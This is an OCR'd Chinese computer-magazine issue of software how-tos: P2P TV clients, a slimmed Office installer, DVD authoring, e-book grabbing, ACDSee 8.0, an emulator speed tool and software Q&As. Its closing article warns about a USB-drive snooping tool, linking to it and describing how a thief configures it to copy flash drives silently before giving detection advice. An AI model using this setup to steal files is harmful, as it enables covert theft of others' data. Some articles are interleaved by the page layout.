u软件版本:2.0.0.0904　　软件大小:2820KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/38947.htm

CCIPTV的操作很简单，运行后，可以在上面选择“网络电视”或“网络电台”，然后就可以在右边的播放列表中选择电视台(见图9)。CCIPTV播放列表中只有5个电视台可供选择，选择的余地和其他软件相比要少很多。但CCIPTV播放电视的效果不错，就算全屏播放也比较清晰，而且没有一

点延迟的情况。



图9

实例：建立自己的频道

虽然CCIPTV只有5个频道可供大家观看，但是它却提供了"自建频道"的功能，这样就可以观看其他网友自行建立的网络电视或精彩电视录像了。



图10

在CCIPTV主界面右侧上部，点击"频道添加搜索"项，在弹出窗口中，可以看到其他网友建立的频道（见图10），双击要添加的频道即可。

实例2：建立自己的频道

CCIPTV不仅可以添加别人建立的频道，更可直接建立自己的频道。

第一步：点击"频道添加搜索→自建频道"。

第二步：双击"直播本机文件"下的"选择文件"，用"添加"按钮，将需要播放的文件依次添加。点击"预览"，确认没有问题（见图11）。



图11

第三步：点击"播出→开始播出"即可。

小提示

选择"直接采集节目"或"转播节目信号"，可播放采集卡或是电视卡上的内容。这里就不过多给大家进行介绍，感兴趣的朋友可以自行研究一下。

优点：可自建频道、添加频道。

缺点：对内网支持不够，频道过少。

适用人群：想要进行视频广播，想做"播客"的朋友。

5.帮你关电脑的网络电视:ppStream

ppStream是一款具有"定时"功能的网络电视。

ppStream小档案

u软件版本:1.0.0.96　　软件大小:875KB

u软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u下载地址:http://www.onlinedown.net/soft/40670.htm

在ppStream主界面左边"频道列表"选择要看的电视台，然后用鼠标双击，稍等一会儿，就会自动连接，播放所选的电视内容（见图12）。ppStream有大概30～40个的电视节目，在左边的列表中可以看到比特率和同时观看人数，观看人数越多，播放效果就越流畅。



图12

ppStream的播放效果还算不错，有不同的比特率的电视可供大家选择，这样就可以根据自己的网速来进行选择观看。但ppStream的播放速度并不是很流畅，经常在播放中出现停顿的现象，就算在低比特率中这样的现象也经常会出现。

实例：定时关机

ppStream具备定时功能，我们进行定时播放音乐，或是关闭电脑等操作。点击菜单中的"工具→定时"，在弹出的"定时"窗口中勾选"定时"项，同时设置好关机时间，并在下拉菜单中选择"关闭计算机"即可。

小提示

在ppStream频道列表中右击，选择"复制网址"，然后可以粘贴至其他播放器中播放。此外我们还可以把ppStream当作一个简单的媒体播放器，来播放本地的电影。

优点：独特的定时关闭功能，频道较多。

缺点：对内网用户支持不够，播放不流畅

适用人群：给喜欢在床上看电视的懒人设计。

尾声

目前几个主流的P2P网络电视就给大家介绍到这里。跟传统的网络电视相比，P2P网络电视的资源还是少了一些。不过随着时间的推移，相信资源会越来越多。相比较，笔者认为PPLive这款P2P网络电视无论是播放效果/速度还是可选节目都是最好的，当然这里也不能不提一下QQ电视，虽然现在只能收到几个电视台，而且整体效果不是很好。但因为QQ电视依靠着QQ这个特殊背景和广大的用户基数，笔者相信在不久的将来，QQ电视会有很大的质变。

小编有话说：制作这篇文章后，小编也熟悉了每个网络电视，还发现了一个有意思的现象——除了QQLive，其他所有网络电视都有"湖南卫视"，"超女"的力量真是无处不在呀。

CF [YY06]

关于《极限瘦身Office 2003安装包》一文的补充

★★

■杭州　张伟

《电脑爱好者》第10期的《极限瘦身Office 2003安装包》一文，让我获益匪浅。以前经常有朋友在QQ上发消息给我，说"Office传一个过来"或"Word传一个过来"。面对这样的情况，我的回答总是"兄弟，有一张光盘那么大，600多MB，要传？"，面对这样的问题，对方也只能无奈地摇摇头，而第二天不是他来拿光盘，就是我上门跑一趟了。有了此文的帮助，笔者分别制作了Word2003SP1、Excel2003SP1、PowerPoint2003SP1以及上述三个组件合在一起的四个安装包。但在制作和使用过程中，遇到了一些问题。在此，笔者将自己的若干经验写出来作为《极限瘦身Office 2003安装包》一文的补充，希望能给遇到同样问题的读者一点帮助。

1.Office 2003 Resource Kit对获取最小安装文件列表的影响

根据《极限瘦身Office 2003安装包》一文作者的思路，在使用Office 2003 Resource Kit定制MST文件后用ORCA工具转换应用到MSI文件并生成我们需要的MSI文件。之后在Filemon工具监视下用新的MSI文件安装便能得到所需要的最小安装文件列表。我按照此步骤做了，并复制出了最小安装文件列表中的文件，也在本机上删除Office 2003后使用提取出来的安装文件安装成功。但将提取出来的安装文件打包发给朋友后，他的电脑却在安装过程中出现了缺少文件的错误。我后来亲自到朋友家，在他电脑测试，发现确实在安装程序进入复制文件这一步骤时出现了错误(见图1)，而导致安装失败。经分析，怀疑问题出在Office 2003 Resource Kit上。我将自己电脑上的系统用Ghost备份恢复到没装任何软件的"纯净"系统环境，运行提取出来的安装程序安装，结果安装过程出现同样的错误提示而导致安装失败。但在装上Office 2003 Resource Kit后，安装成功。至此，出错原因找到了。



图1

最后，我再全新安装的Windows XP系统下定制安装Office 2003后重新提取了所需文件，发现文件总体积要比前面提取的大10MB左右。用这个安装包在其他电脑上安装过几次后，都没出错。由此可见，应该是Office 2003 Resource Kit已包含了若干Office 2003安装所需要的文件而导致安装程序在安装时未再重新复制这些文件，因此导致了Filemon监视得到的安装文件列表不完整，而使安装过程因缺少文件出错终止。

2.关于使用"Not Available，Hidden，Locked"选项的使用

在《极限瘦身Office 2003安装包》一文中，作者使用"Not Available，Hidden，Locked"选项去除了不需要的组件。我在使用过程中发现，用该方法定制出来的安装文件，在安装过程中，使用该选项去除的组件会变成灰色不可选状态(见图2)。安装后，如果还需要添加其他组件，即使你使用完整的Office 2003光盘来安装，也无法添加。



图2

我的一位朋友在使用我制作的精简版Office 2003后，因编程需要，想再添加一个Access组件，但无论是用制作出的Access安装包，还是提供完整的Office 2003光盘(光盘和以前装的组件的版本一致，都是集成了SP1的)，都无法成功添加Access。

后来，我试着使用Office 2003光盘上的安装程序中"添加并删除功能"功能(见图3)，进入组件选择界面。Access组件可以勾取，单击"更新"按钮，更新后安装程序出现"Office 2003已被成功地更新"的提示。但Access组件却并未安装上去。后来我又重新运行光盘上的Setup程序，并在选择Access组件后勾取"使用应用程序的高级自定义"选项进入高级自定义界面。笔者发现在高级自定义界面里根本没有Access组件可选。换句话说，Access组件被"Hidden，Locked"了。由此笔者想到了在用Office 2003 Resource Kit自定义安装文件时使用的"Not Available，Hidden，Locked"项。在笔者重新定制了安装文件，将"Not Available，Hidden，Locked"选项更改为"不安装"项后，问题成功解决。



图3

以上是笔者遇到的问题和解决的经验。解决了问题后制作出来的精简版Office 2003不但集成了SP1而且用RAR打包做成自解压缩文件后携带方便、功能简练。希望笔者的经验能给同样喜欢制作和使用精简版Office 2003的读者带来一些帮助。 CF [YY07]

再战极限！大容量DVD影碟完全制作手册

★★★

■南京　王辉

现在DVD刻录机已经走入寻常百姓家。如何更好利用这一资源呢？于是很多朋友开始自己在家里制作大容量的DVD压缩影碟，以便将一些喜欢的电影、电视剧等节目保存起来。

根据《电脑爱好者》2005年第8期《挑战极限！制作220分钟的VCD光盘》的介绍，使用TMPGEnc PLUS 2.54版(以下简称TP)载入KVCD模板，可以在一张标称4.7GB的DVD光盘上刻入12小时甚至12小时以上的播放内容。

用过TP的人都知道，TP转换文件的速度非常慢，至少需要与制作影片相同的时间。也就是说，如果制作一张12小时容量的DVD，加上打包和刻录，最少也需要12.5小时。

笔者所要向大家介绍的，是如何运用WinAVI Video Converter(以下简称WVC)和TMPGEnc DVD Author(以下简称TDA)，在4小时之内完成一张大容量DVD压缩影碟的制作及刻录的全过程。

在这之前，有必要让大家了解一下，整个DVD压缩影碟制作的简单流程。

①通过网络或者其他途径，获取想要制作的视频文件，一般RM、RMVB、AVI三种格式较多；

②运用视频转换软件(TP或WVC)将视频转换为我们需要的MPEG1格式；

③运用打包软件(TDA或友立录录烧)将转换好的MPEG1文件打包，推荐使用TDA；

④用TDA自带的DVD刻录软件刻录，完成制作。

下面是笔者通过测试，将TP与WVC进行的比较，结果如下：

原始视频 文件类型	224M、43分钟 高画质视频		156M、43分钟 低画质视频	
使用软件	TP	WVC	TP	WVC
转换后大小	270M	356M	210M	188M
转换时间	60分钟	17分钟	45分钟	9分钟
制作一张DVD光盘所需时间	约15小时	约3小时	约14小时	约3小时

通过以上的对比，转换一张DVD光盘容量的视频文件，使用WVC要比使用TP节省将近半天的时间，差距可想而知。

说了这么多，下面笔者来简单介绍一下WVC和TDA的用法，让我们来亲自进行操作。

第一步:下载，安装并打开WVC(下载地址:http://www.onlinedown.net/soft/29739.htm)，目前版本为7.0版(见图1)。单击右下方的"DVD"的按钮。选择需要转换的视频文件，可以同时选择多个文件。



图1

第二步:打开"Any to DVD/VCD/SVCD/MPEG"窗口，用"ReSelect"按钮可以重新选择文件，单击"Browse"按钮选择输出文件存放目录(见图2)。在"Select Output Format"下拉菜单中选择我们需要的MPEG1格式，单击"Advanced"按钮打开MPEG1格式高级属性。



图2

第三步:在"Output Setting"项下进行输出设置。关于影片质量"Quality"项，电影一般选择"Medium"，连续剧一般选择"Lower"，这样可以获得较好的画质和压缩比。

由于"TMPGEnc DVD Author"会将音频部分转化为48000Hz和128kbps，所以在这里先转换好，再打包时就可以节省很多时间。我们将"Audio Sample Rate"(采样率)设置为"48000"，将"Audio bitrate"(波特率)设置为"128000"。

同时为了便于在电视上播放，还要将"Target Format"设置为"PAL"，"Width"设置为"352"，"Height"设置为"288"。

"Preference"一项是关于制作时偏重于速度还是质量的选项，根据试验选择"By speed"可以获得更高的压缩比，

完成高级设置后单击"OK"按钮继续（见图3）。




图3

第四步：这时软件开始转换，窗口上侧有"Preview Movie"（预览视频）、"Refurbish the preview in real time"（实时显示视频）、"Shut down the computer after all work has been complete"（完成任务后关机）三个复选框，可根据实际情况进行选择（见图4）。



图4

接下来的事情就交给WVC自己了，我们所要做的就是喝喝茶，看看电视，等待转换完成了。

第五步：转换好的视频已经有了，也是最消耗时间的操作。现在开始制作DVD菜单，同时打包。所用的软件就是前面提到的TDA。TDA的作用是将MPEG1文件打包成可以供家用DVD机播放的文件格式，以便我们刻录后观看。下载并安装TDA（下载地址：http://www.onlinedown.net/soft/2122.htm）。

第六步：打开TDA，点击上面的"Source setup"（设置源文件）按钮，出现文件选择界面。点击"Add file"按钮，添加刚刚转换的MPEG1文件，对于文件的属性不需要再做修改，直接点击"OK"按钮就可以了。界面下方"Capacity of the created DVD"显示剩余容量（见图5）。当显示超过刻度线出现红色时，就不能刻入一张4.7GB的光盘了，在这里笔者建议刻度达到4GB左右为宜。界面右侧还有一些编辑选项，在这里不做说明，有兴趣的朋友可以自己研究一下。

第七步：继续点击上方的"Create menu"按钮，打开DVD的播放菜单选项。在预览框中我们看到的就是制作好以后在电视上播放所出现的菜单画面。在左侧下拉列表中可以选择菜单的样式，软件已经自带了七种样式，如果不喜欢，可以选择"New theme…"自己制定喜欢的菜单（见图6）。



图5




图6

"Firstplay action"（播放后第一个动作）一项建议选择"Display Main menu"（显示主菜单），这样当DVD机刚放入光盘就不会立即开始播放，而是进入菜单等待选择。预览窗口中所有虚线框的内容都是可以自己修改的，标题、背景、按钮等也可以选择自己喜欢的类型，通过这些设置，我们可以将自己亲手制作的光盘装点的更有个性。

第八步：单击窗口上方的"Output"按钮，进入输出界面，在"Output folder"中设置文件的存放位置，单击"Begin output"按钮进行打包（见图7）。



图7

第九步：完成后弹出对话框，单击"Open DVD Writing Tool"按钮，打开软件自带的刻录程序（见图8），选择刻录机单击"Write DVD"开始进行刻录，完成后便可以在DVD上播放了。




图8

自此，一张大容量DVD影碟的制作已经全部完成了，用时3小时28分钟。笔者的计算机配置为AMD2500+，主频1.8G，内存1G，如果配置再高，制作速度还会有所提升。

最后，希望大家能做出自己满意的影片，把美好的时光永远保存下来。 CF [YY08]

巧取豪夺 网站电子书

★★

■河北省隆化县 卜凤艳

不少人喜欢在网上看电子书，但一页一页在网上打开非常不方便，如果不上网就没办法打开，其实，还有很多简单方法。

1.网文快捕抓取法

很多朋友喜欢在论坛发帖贴漫画，如何将它们收集起来呢？我们可以使用网文快捕的抓取功能。

> **小提示**
>
> 很多朋友在贴图时，是每一层贴一张，为了收集方便，需要一次显示更多内容，所以一般先要设置一下每页显示的帖子数。
>
> 由于不同网站有不同设置方法，这里只给大家举一个例子：进入论坛，在上侧的控制栏中点击“控制面板”，然后选择“编辑选项”，将“每页显示的帖子数”改为“每页显示100帖子”即可(见图1)。




图1

第一步：打开“网文快捕”主窗口，选择菜单中的“工具→综合设置”，打开“ 览器增强”标签。

第二步：点击“Internet Explorer右键菜单”下的“配置”按钮。

第三步：在弹出窗口中点击“添加”按钮，将“保存内容”设置为“所有图片”，在“菜单”中输入“保存：所有图片”，“确定”即可(见图2)。

第四步：打开论坛，右击选择“保存：所有图片”，在“快速选择”下勾选“*.jpg”(根据所贴漫画格式而更改)，同时修改“图片文件大小大于”为“50000”字节(根据漫画大小进行修改)，最后点击“确定”完成抓取。



图2

这样抓取的内容仅有漫画，而不会有其他文字或是签名图等，非常方便。

> **火速链接**
>
> 很多网站的图书目录都是链接，点入后，就可观看相应的章节，对于这种结构，我们可以直接用网文快捕下载。方法与抓取漫画相似，只是在“Internet Explorer右键菜单”下的“配置”菜单下设置为“所有链接”。具体操作可以参考2005年第2期《电脑里面开出版社 轻松自制电子书》一文的介绍。

2.使用第三方软件

如果你觉得使用网文快捕很麻烦，那么可以试试MagicGet。它是一款专门用来抓取新浪读书频道、搜狐读书频道、晋江文学三个网站中任意图书内容。

MagicGet小档案

u软件版本：0.24	软件大小：16KB
u软件性质：免费软件	适用平台：Windows 9x/2000/XP
u下载地址：http://www.newhua.com/cfan/200519/MagicGet024.zip	

实例：下载新浪读书频道《礼物》

第一步：我们先用 览器打开《礼物》的首页，复制下网址。

第二步：运行MagicGet，点击“新浪读书”标签，在“地址”栏中粘贴刚刚的地址http://book.sina.com.cn/longbook/sal/thepresent/index.shtml。

第三步：点击“列出目录”按钮，稍候，就会在“结果”框中显示出标题及目录。

第四步：在“抓取内容”按钮左侧选择下载的章节，最后点击“抓取内容”按钮即可(见图3)。完成后，所有的内容都会显示在“结果”框中，复制出内容即可。




图3

> **小提示**
>
> ★如果章节过多，则会需要较长的时间，软件处于假死状态，先不用管它，抓取完成后，软件会出现提示。
>
> ★“搜狐读书”及“晋江文学”的图书下载可以使用相应的标签，操作方法与“新浪读书”相同。
>
> ★复制出来的图书内容一般会很多，建议使用Word或“写字板”保存它们，而不要使用“记事本”。 CF [YY09]

变了“味”的ACDSee 8.0

★★

■石家庄职业技术学院图书馆　李平双

ACDSee 8.0推出了，这次ACDSee不仅仅是升级了软件，而且还把软件名也升级成了ACDSee 8.0 Photo Manager。顾名思义，新版本增强了很多图片管理方面的功能，而图片浏览本身功能则没有太大变化。下面就来看看ACDSee 8.0的新功能。

1.更快的搜索功能

图片多了，很难找到所需要的图片，这时可以使用ACDSee 8.0新增的快速搜索功能。只要为照片添加了注释信息，通过这个新增的“Quick Search Toolbar”(快速搜索栏)就可以快速搜索到所需要的信息。

打开ACDSee，选择菜单中的“View→Toolbars→Quick Search Toolbar”，就可以在工具栏中看到快速搜索工具栏了。使用时，只要在左侧“Folders”中选择好文件夹，然后进行搜索即可。

如果觉得这样搜索出来的重复太多，不够准确，那么可以，点击工具右侧的倒三角按钮，选择“Set Options”，打开快速搜索窗口进行设置(见图1)。



图1

2.快速建立视频文件及VCD

ACDSee 8.0提供了新的视频建立程序，可以使用向导快速制作出漂亮的视频VCD或视频文件。

第一步:点击菜单中的“Create→Create Video or VCD”，如果是第一次使用，就会弹出下载媒体支持包的窗口，点击“是”后开始下载，并自动进行安装，重启电脑。

第二步:再次选择“Create→Create Video or VCD”，根据向导，选择制作VCD或是视频文件。我们点击“Create VCD”，制作VCD(见图2)。

第三步:在“Television format”下选择“PAL(Europe，China)”，点击“Next”按钮。



图2

第四步：设置VCD选择菜单。勾选“Use menu system”(使用系统菜单)，在“Template”(模板)下选择样式，在“Title”(标题)中输入标题，在“Background”(背景图)中选择背景图，全部设置完成后，点击“Next”按钮。

第五步:现在开始制作视频文件，点击“New Show”按钮，在弹出窗口中的“Title”中输入“01”，点击“OK”。

第六步:在窗口左侧选择“Add Image”，添加视频照片，然后点击“Toggle View Mode”(转换显示模式)。之后，我们可以像在Nero中制作视频VCD一样，右击每张照片中间切换动画按钮，选择“Set Transitions”(设置切换动画)，为照片设置切换模式。接着点击左侧的“Add Music/Audio”，添加音乐(见图3)。



图3

第七步:重复第五步及第六步，添加完所有的视频片段，点击“Next”，对视频进行预览，确认无误后，点击“Next”，进行刻录。

> **小提示**
>
> 在ACDSee主窗口中，点击“Create→Create CD or VCD”，可以打开“Burn Basket”(刻录篮子)，我们可以将要刻录的内容直接拖到此窗口中，然后用“Burn”按钮进行刻录。

3.为照片添加特效文字

新版ACDSee在编辑照片时可以直接在照片上添加文字：右击照片，选择“Edit”，打开编辑窗口。在窗口左侧点击“Add Text”，在文字框中输入文字，并进行相应修改即可(见图4)。

让DC模拟器在低配置电脑上飞起来

★★★

■模拟达人

我平常喜欢玩模拟器，但我的电脑配置不高，玩一些较新机种的模拟器，如DreamCast模拟器(DC模拟器)时，速度就会很慢，不过经过我测试，使用一些加速软件可以让模拟器运行的速度加快，比如Speed Gear就是不错的选择。

Speed Gear小档案

u软件版本:5.0　　软件大小:542KB
u软件性质:共享软件(15次试用限制)　　适用平台:Windows 2000/XP
u下载地址:http://www.onlinedown.net/soft/7307.htm

1.初级应用

安装后，打开软件，将"Set Speed"下的滑块移至最右侧"Fast"处，然后点击"Apply"按钮(见图)，这时速度已经调节完成，再运行DC模拟器，终于可以流畅地运行游戏了。



2.进阶应用

除了用鼠标直接设置速度外，在Speed Gear中，还可以用热键来提速，比如在打CS等全屏游戏时，这个功能就非常不错了。点击"Setting"按钮，就可以设置热键了。默认时，使用Ctrl+Alt+Up进行提速，使用Ctrl+Alt+Down进行降速。使用Ctrl+Alt+S打开Speed Gear窗口。

3.注意事项

在使用Speed Gear时，还有一些需要注意的问题。

①在使用Speed Gear时，最好关闭其他软件，尤其是下载软件、 览器等。毕竟软件是以牺牲稳定性为代价来提升速度的，所以会造成很多软件停止响应，甚至出错。

②使用完Speed Gear，当关闭它后，建议注销或重启电脑，如果在注销时出现与音频相关的软件停止响应，这是正常现象。

③建议在窗口下运行模拟器，另外，当用Speed Gear加速时，模拟器中是无法正确显示FPS的。

CF [YY11]



图4

4.快速修复破损照片

有些照片，由于年代久远，扫描进电脑时，会有一些破损，我们可以使用新版ACDSee提供的类似于Photoshop印章功能的"Photo Repair"来修复它们。

第一步:同样是打开编辑窗口，在窗口左侧点击"Photo Repair"(照片修复)。

第二步:根据需要选择"Heal"(修复)和"Clone"(克隆)，并设置笔刷的"Nib Width"(宽度)及"Feathering"(羽化)。

第三步:使用时，右键先在照片中选取用于修复/克隆的无破损点，然后用左键在被修复的点上拖拽即可。

5.批量添加Exif信息

如果有大量的照片需要添加或修改Exif信息，在老版本的ACDSee中只能一张一张地操作，而在新版本中，我们可以批量完成这个任务:先用ACDSee选择好图片，点击菜单中的"Tools→Batch Set Information"(工具→批量设置信息)，在弹出窗口中点击"EXIF"标签，根据如图5所示输入相应的内容，填写完成后，点击"Perform Set Information"(执行设置信息)按钮即可。



图5

ACDSee 8.0还有很多内容更新，比如更方便的修复红眼等功能。

CF [YY10]

新软物语

软件版本:197KB
软件大小:1.0
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200519/keytick.rar

让键盘发出声音:KeyTick

问:请问有没有让键盘发出声音的软件呢?



答:有些朋友可能在写文章或是写文件时感觉很闷，听音乐又觉得吵，就想让键盘发出点声音，如果你也有这种小"好"，可以试试KeyTick这款绿色小软件。

这款软件使用非常简单，下载解压缩后，运行KeyTick.exe，这时再敲击键盘就会出现"卡卡"的声音，同时系统托盘也会出现软件的设置图标。如果你听烦了这种声音，那么可以右击该图标，选择"打开"，然后从"键盘"项下不同项目的下拉菜单中选择其他音效，或是点击项目后面的喇叭按钮，选择音频文件作为效果音。

轻松修复所有的媒体:All Media Fixer



软件版本:Pro 5.1 汉化版
软件大小:775KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200519/hamf.rar

问:我用BT下载电影时，经常遇到下载到99%的视频文件，这些未下完整的媒体文件，有些无法查看，有些无法拖拽快进，请问应该怎么解决呢?

答:这些BT未下完的电影，通常是需要修改扩展名，才能播放。对于无法拖拽快进的问题，可以使用All Media Fixer来解决，就像它的名字，这款软件可以修复几乎所有的媒体文件，包括WMA、WMV、ASF、AVI、RM、RMVB、MP3、MPEG、BMP等多种媒体格式。

使用这款软件汉化版前，需要先安装软件的原版(下载地址:http://www.newhua.com/cfan/200519/MediaFixer.exe)，然后将汉化版中的文件覆盖原文件即可。

打开软件后，点击菜单中的"文件→添加文件"，添加要修复的文件，然后按下F5键，就可以完成修复了。

制作补丁的好帮手:dup2



问:我想制作补丁软件，请问用什么软件比较好?

答:很多朋友会编软件或是汉化软件的朋友都需要制作补丁，如果手工做比较麻烦，推荐试试dup2。它是一款专门制作补丁的绿色软件。支持多种类型补丁的制作，还附带音频模块，可以添加背景音乐。

软件版本:2.09
软件大小:77KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.newhua.com/cfan/200519/dup2-ha.rar

进入软件后，点击"新建方案"按钮，然后双击右侧窗格中的"补丁信息"项，设置好一些补丁信息，接着在右侧点击"添加"按钮，在弹出窗口中选择添加补丁的类型，比如"注册表补丁"，然后在窗口左侧双击"注册表补丁"，点击"导入"，选择好REG文件即可，其他补丁的添加也和注册表补丁相似，之后可通过"设置"标签下的项目添加音频模块，设置外壳文件等等，最后，使用"补丁数据"标签下"创建补丁"完成补丁的创建。

CFan小白鼠

新软试用

北京读者艾利: 我平常喜欢在http://www.blogcn.com/发点"感慨"，前些天我用了博客中国推出的Rabo，它是一款功能非常强大的博客客户端软件。它不仅具有离线写日志、批量上传日志、分享日志等功能，还可以备份已经发表的任意日志，并在本地查看，必要时还可以恢复以前被删除的日志。

启动软件后，先输入用户名及密码，然后设置数据保存的位置，这时就会打开主窗口，稍候，打开软件界面。接下来就可以通过"日志"菜单下的项目对日志进行操作，比如"写日志"、"备份日志"等。可以说这款软件大大方便了Blog用户，非常不错。



软件版本:1.0
软件大小:19705KB
适用平台:Windows 2000/XP
下载地址:http://www.skycn.com/soft/23106.html

试用体验

广东读者李良: 我是个摄像爱好者，经常使用Turbo Photo。现在最新的4.6版推出了。新版本最大的变化就是使用第二代的数字美容技术，同时基于此技术的手动美容功能，以及支持添加更为复杂的边框效果。在对人物皮肤处理时，通过右下角的"不满意?尝试手动数字美容"按钮就可体验新功能。

下载地址:http://www.stepok.com/chs/index.htm

最近更新

QQ/TM 珊瑚虫外挂 4.0 B4

升级指数：★★

让QQ显示IP的外挂程序。新版加强了"如来神掌"的功能，同时解决了部分局域网用户无法登录的问题。不过该版本同样没有公布"如来神掌"的使用方法。目前仅知道，"如来神掌"是通过自安装外挂后添加的好友"100000(珊瑚虫工作室)"发送特定指令，来实现的。

下载地址:http://nj.onlinedown.net/soft/41059.htm

千千静听 4.5.3 版正式版

升级指数：★★

可显示歌词的播放器。此版本并未新增功能，只是进行BUG修复。如果你的千千静听经常出现无法加载本地歌词或是无法自动嵌入歌词到音频，那么可以试试新版本。

下载地址:http://nj.onlinedown.net/soft/8350.htm

Virtual Native Network 虚拟本地网 3.0.0901

升级指数：★★★★★

不管电脑是否拥有公网IP，都可将它们连接到同一局域网中的网络软件。新版本解决了密友过多无法登录的错误，同时修改了关联客户端组包错误，并增加了网络接入环境探测工具。目前此版本为3.0的最稳定版本，由于VNN开发组将把主要精力转移到HTTP支持及应用相关的项目开发中，要过段时间才会推出下一版本，因此，建议大家升级至此版本。

下载地址:http://nj.onlinedown.net/soft/1978.htm

WinZip 10

升级指数：★★★★★


老牌压缩软件。虽然大部人已经使用WinRAR，但对于WinZip的Fans们来说，WinZip 10的推出还是相当让人兴奋的。新版本分为标准版及专业版，并使用了全新的界面，改进了压缩代码，加大了压缩率，同时，专业版还支持刻录CD功能。WinZip的Fans们不要错过。

下载地址:http://nj.onlinedown.net/soft/42075.htm

挽救受损光盘上的文件:Unstoppable Copier

问：我手里有一张出了问题的光盘，上面数据很重要，请问可以用什么软件将上面的数据复制出来呢？

答：这种坏盘复制的软件最著名的就是BadCopy(下载地址:http://nj.onlinedown.net/soft/5699.htm)，不过这是一款共享软件，未注册有一定的使用限制。因此推荐试试Unstoppable Copier。



软件版本:1.99
软件大小:46KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/19961.htm

打开软件后，先在"Source"(源文件夹)处设置好光盘目录，在"Target"(目标文件夹)处设置好硬盘上的目录，然后勾选"Include Sub Folders"(包含子目录)，如果你需要继续上次未完成的拷贝，或是想再试一次以前没有复制成功的文件，可以勾选"Resume Partial Files"。最后，点击"Copy"按钮，就可以复制文件了，如果遇到实在无法复制的文件，可以用"Skip"按钮，跳过文件。

网络游戏巧更新:文件增量备份工具



软件版本:0.11
软件大小:12KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/41945.htm

问：我用家里的两台电脑玩网络游戏，每到更新数据，就非常头痛，一台更新后，另一台还要等待很长时间更新，请问有没有好办法，可以快速更新呢？

答：这个问题在2005年第9期《文件移形换位大法》一文介绍过一种实现方法，如果觉得用命令行模式比较不习惯，这里推荐一款软件——"文件增量备份工具"。它会将文件夹中的全部文件及文件夹复制到目标文件夹，第一次为全部复制，第二次及以后会根据文件是否被修改进行增量复制，可以用于办公文件及网络游戏的更新。

进入软件后，点击"设置"按钮，分别设置好源文件夹及目标文件夹，可以是本地文件夹，也可以是局域网文件夹。完成后，点击"其他"标签，在这里设置"开机自动运行"或"备份后关闭"(注意设置此项后，需要恢复时要用"记事本"打开软件所在目录下的init.ini，将AUTOCLOSE=1修改为AUTOCLOSE=0)。

完成设置后，点击主界面的"开始备份"按钮即可。注意，软件不会对目标文件夹中已存在但源文件夹中不存在的文件或文件夹进行操作。

CF [YY12]

小心！你的闪盘被监视了

★★

■北京 伍班双

为安全起见，人们往往会将重要资料存放于随身携带的闪存盘中，但正因为闪存盘太方便了，人们也会将其挂接到其他电脑上——当你将闪存盘连到别人的电脑上时可千万要小心了，一个盗窃闪存盘资料的“小偷”也许正在将闪存盘中的资料“出卖”……

这不是危言耸听！很多商务人士保存在闪存中的重要材料就在他将闪存盘连接到某些电脑时，被一款叫做“闪盘窥探者”（下载地址：http://www.newhua.com/cfan/200519/UThief.rar）的软件将资料偷走了。

1.“闪存窥探者”如何盗取资料？

要想盗窃闪存盘中的资料，对方只要先在电脑中运行“闪盘窥探者”，在“文件保存路径”下输入文件保存的位置（该位置用于存放从闪存盘中复制的资料，一般偷窃者会在比较隐蔽的文件夹中建立子文件夹，让很多人都不会轻易注意到），并单击“开始”按钮即可（见图）。



一旦有闪存盘连接到这台电脑中，软件就自动将其中的文件复制到上面设定的文件夹下的“thief”文件夹中。

为做到秘密行动，盗窃者会事先设置好“闪盘窥探者”的运行方式，例如去掉“提示复制完成”的勾选，以避免在复制完成后弹出提示露了马脚；为了避免用户在之后查看到正在后台运行的软件进程，会勾选“复制完成，自动结束程序”，以让阴谋得逞后便自动“销声匿迹”；盗窃者还会勾上“窗口完全隐藏，按Ctrl＋F1激活”。这样设置后，粗心的用户不会觉察到闪存盘中的资料被自动窃取走了。

2.对症下药，预防闪存盘资料失窃

只要软件在运行着，无论它是否隐藏了窗口，在系统进程中都会查到其进程名，默认情况下，“闪盘窥探者”的进程名称为“FDiskThief.exe”，因此，在你将闪存盘连接上去之前，请先在任务管理器中查看一下是否有这个进程。如果有，就先结束它。

